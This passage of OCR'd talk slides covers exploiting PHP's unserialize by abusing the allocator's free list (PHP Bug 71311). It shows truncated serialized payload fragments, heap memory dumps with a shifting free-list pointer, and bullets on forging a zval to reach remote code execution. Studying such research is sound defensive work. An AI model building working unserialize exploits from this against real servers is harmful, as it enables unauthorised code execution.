0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Abusing Free List


…s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0:  0xb5c53278   0x80000001   0x00000012   0xfffffffe
0xb5c531f0:  0xb72170bc   0x00000000   0x00000000   0x00000008
0xb5c53200:  0xffffffff   0x00000000   0xb6d3fca0   0x00414141
0xb5c53210:  0x00000002   0x00000007   0x0000000a   0xfffffff8
0xb5c53220:  0xb5c5f2c0   0x00000001   0x000
0xb5c53230:  0x00000000   0x00000000   0xb6d
0xb5c53240:  0x00000001   0x00000006   0xb727e264   0x0000001f
0xb5c53250:  0x41414141   0x41414141   0x41414141   0x41414141
0xb5c53260:  0x41414141   0x41414141   0x41414141   0x00414141
0xb5c53270:  0xb5c532d0   0x00000006   0xb727e264   0x0000001f
0xb5c53280:  0x41414141   0x41414141   0x41414141   0x41414141
0xb5c53290:  0x41414141   0x41414141   0x41414141   0x00414141
0xb5c532a0:  0x00000002   0x00000007   0x00000012   0xfffffffe
0xb5c532b0:  0xb72170bc   0x00000000   0x00000000   0x00000008
0xb5c532c0:  0xffffffff   0x00000000   0xb6d3fca0   0x00000000
```

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c5327a  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6d
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c5327c  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6d
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x00000011
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Abusing Free List


...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c5327e  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6d
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Abusing Free List

...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:
31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":



```
0xb5c531e0: 0xb5c53280  0x80000001  0x00000012  0xfffffffe
0xb5c531f0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c53200: 0xffffffff  0x00000000  0xb6d3fca0  0x00414141
0xb5c53210: 0x00000002  0x00000007  0x0000000a  0xfffffff8
0xb5c53220: 0xb5c5f2c0  0x00000001  0x000
0xb5c53230: 0x00000000  0x00000000  0xb6d
0xb5c53240: 0x00000001  0x00000006  0xb727e264  0x0000001f
0xb5c53250: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53260: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c53270: 0xb5c532d0  0x00000006  0xb727e264  0x0000001f
0xb5c53280: 0x41414141  0x41414141  0x41414141  0x41414141
0xb5c53290: 0x41414141  0x41414141  0x41414141  0x00414141
0xb5c532a0: 0x00000002  0x00000007  0x00000012  0xfffffffe
0xb5c532b0: 0xb72170bc  0x00000000  0x00000000  0x00000008
0xb5c532c0: 0xffffffff  0x00000000  0xb6d3fca0  0x00000000
0xb5c532d0: 0xb5c53300  0x00000000  0x00000000  0x00000000
```

Code Execution

- forge a *zval* – override callback
- If not –write primitive

Exploit Take Away

- Use the allocator
- Re-usable primitives
- Primitives => remote exploit

Demo

- PHP Bug 71311

Conclusions

- High level > low level
- New design – new vulns
- Exploiter friendly allocator
- unserialize => practically unauthorized RCE

More Info

- http://blog.checkpoint.com
- http://bugs.php.net
- https://nikic.github.io
- Twitter: @yannayli

QUESTIONS?